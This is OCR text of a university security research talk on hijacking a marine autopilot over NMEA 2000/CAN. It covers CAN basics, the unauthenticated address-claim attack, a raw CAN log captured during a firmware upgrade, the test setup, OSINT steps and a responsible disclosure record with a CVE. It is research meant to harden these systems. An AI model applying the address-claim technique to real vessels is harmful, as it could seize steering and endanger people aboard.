



Hijacking Marine Autopilots

Carson Green, Rik Chatterjee

SYSTEMS ENGINEERING
COLORADO STATE UNIVERSITY


Remote Upgrade Progress
Device Name
Status
Progress
[redacted]_Autopilot [003846#]
Upgrading
95%

```
can0  11FF0205   [8]  C3 6C 64 75 6E 67 00 50
can0  11FF0205   [8]  C4 61 73 20 64 65 20 72
can0  11FF0205   [8]  C5 E9 70 6F 6E 73 65 20
can0  11FF0205   [8]  C6 64 65 20 62 61 72 72
can0  11FF0205   [8]  C7 65 00 53 69 6E 20 72
can0  11FF0205   [8]  C8 65 73 70 75 65 73 74
can0  11FF0205   [8]  C9 61 20 64 65 20 74 69
can0  11FF0205   [8]  CA 6D F3 6E 00 00 41 76
can0  11FF0205   [8]  CB 61 72 69 61 20 6D 6F
can0  11FF0205   [8]  CC 76 69 6D 65 6E 74 6F
can0  11FF0205   [8]  CD 20 74 69 6D 6F 6E 65
can0  11FF0205   [8]  CE 00 47 65 65 6E 20 72
can0  11FF0205   [8]  CF 6F 65 72 20 72 65 61
can0  11FF0205   [8]  D0 63 74 69 65 00 00 00
can0  11FF0205   [8]  D1 49 6E 67 65 6E 20 72
can0  11FF0205   [8]  D2 6F 64 65 72 72 65 73
can0  11FF0205   [8]  D3 70 6F FF FF FF FF FF
can0  00FF2D01   [8]  41 9F 00 06 00 00 00 FF
can0  08FF0005   [8]  13 99 04 05 00 00 02 00
can0  09F80103   [8]  FF FF FF 7F FF FF FF 7F
can0  11FF0205   [8]  E0 86 41 9F 63 EA 97 0A
can0  11FF0205   [8]  E1 6E 73 00 00 49 6E 67
can0  11FF0205   [8]  E2 65 6E 20 72 6F 72 72
can0  11FF0205   [8]  E3 65 73 70 6F 6E 73 00
can0  11FF0205   [8]  E4 00 00 00 41 63 74 69
can0  11FF0205   [8]  E5 76 65 20 63 6F 6E 74
can0  11FF0205   [8]  E6 72 6F 6C 20 75 6E 69
can0  11FF0205   [8]  E7 74 20 6D 69 73 73 69
can0  11FF0205   [8]  E8 6E 67 00 41 6B 74 69
can0  11FF0205   [8]  E9 76 65 73 20 42 65 64
can0  11FF0205   [8]  EA 69 65 6E 67 65 72 E4
```



https://www.pinatafarm.com/memegenerator/875dd66d-fc67-49d9-b8cb-7e0b3a3a6947

Responsible Disclosure

- Desire for ethical research to improve the maritime and cyber industries, not harm them
- The company selling the affected product was informed directly
  - Shared a PowerPoint of the findings discussed
  - Asked if there was a vulnerability reporting system through the manufacturer
- Proceeded to submit information to MITRE to request a CVE ID (https://cveform.mitre.org/)
  - Submitted on April 29, 2025 (giving > 3 months to present)
  - Received CVE-2025-50575, “Reserved but Public (RBP)” state
    - More information should be published via CVE ID shortly
- We decided to not name the company or product here

About Us

Carson Green



- Bachelors in Electrical Engineering
- Current Systems Engineering graduate student

Rik Chatterjee



- Bachelors in Computer Science
- Masters in Systems Engineering
- Current Systems Engineering PhD student

Dr. Jeremy Daily



- Associate Professor of Systems Engineering at Colorado State University

Background

- SystemsCyber Research Lab Located at the Powerhouse Energy Campus at Colorado State University
- Focus on:
  - Critical Infrastructure
  - Embedded Cybersecurity
  - Commercial Vehicle Cybersecurity
  - Digital Forensics








Background

- We do truck research, so why investigate boats?
- Rik's theory:

  "Our Advisor got a boat to do research on it. Carson fell off during water skiing. Decided to hack an autopilot."
- Carson: "Rik was too afraid to even go in the water…."
- On a more serious note……




Why Boats?


- Boats and marine systems used for transport, shipping, military applications entertainment/hobby/sport, search and rescue, etc…
- In some applications they are part of Critical Infrastructure
- Embedded systems networked via NMEA 2000/0183
- Autopilot computers used for:
  - Maintaining heading
  - Controlling rudder
  - Interfacing with GPS and compass(es)



Controller Area Network (CAN) 101

- A robust, real-time communication protocol used to connect electronic control units (ECUs) over a shared two-wire bus.
- Uses **CAN_HIGH** and **CAN_LOW** twisted pair for differential signaling; reduces noise; works well in harsh environments.
- Key Characteristics:
  - •Message-based
  - •All nodes can transmit; arbitration resolves conflicts
  - •Reliable: built-in error checking and retransmission
- Where It's Used
  - •Cars, Trucks, Industrial Control Systems, Aerospace, ***Marine (NMEA 2000)***, Medical






Address Claiming 101

- Devices (ECUs) claim a Source Address (0–253) at startup
- Conflicts resolved by NAME priority (lower 64-bit NAME wins)
- Enables plug-and-play on shared CAN networks
- No authentication: any node can claim or steal an address at any time

- ⚠ Address Claim Attack: Malicious device claims critical address mid-session → hijacks or disrupts traffic




Motivation

- Cyber-Physical Systems (CPS) previously seen as air-gapped
- Recent exploits uncovered showing CPS are vulnerable to different forms of external control (malware, data exfiltration, etc…) [1]
- Critical infrastructure is often a target
- Desire to improve and harden these systems through discovering vulnerabilities
- More attack surfaces exposed through wireless technologies



Source: ChatGPT

[1] https://www.engr.colostate.edu/~jdaily/presentations/2024%20VehicleSec24%20ELDs.pdf

Marine System Architecture





https://www.pinterest.com/pin/899594094301001495/




https://www.researchgate.net/figure/Ship-Area-Network-Model-It-consists-of-4-layered-architecture-1-Ship-to-Shore-Network_fig1_261307251

Test Setup



ibd [Block] System Context 1 [System Context 1]
: Simulated Vessel
: User
Commands
: PC
Software Update
Network Data
: Chartplotter
Commands
Software Update
: Autopilot
: CAN Backbone
: Power Supply
: CAN2USB
: Storage Medium
CAN Data
CAN Data
Software Update


NMEA 2000 Backbone
Chart Plotter
Power Supply
Autopilot Computer

Open-Source Intelligence [OSINT] (1/3)



- Are any software update mechanisms available?
- How to connect to the PCB?
- Remove Printed Circuit Board (PCB) from enclosure
- Gather part numbers
- Locate datasheets, user manuals, wiring diagrams



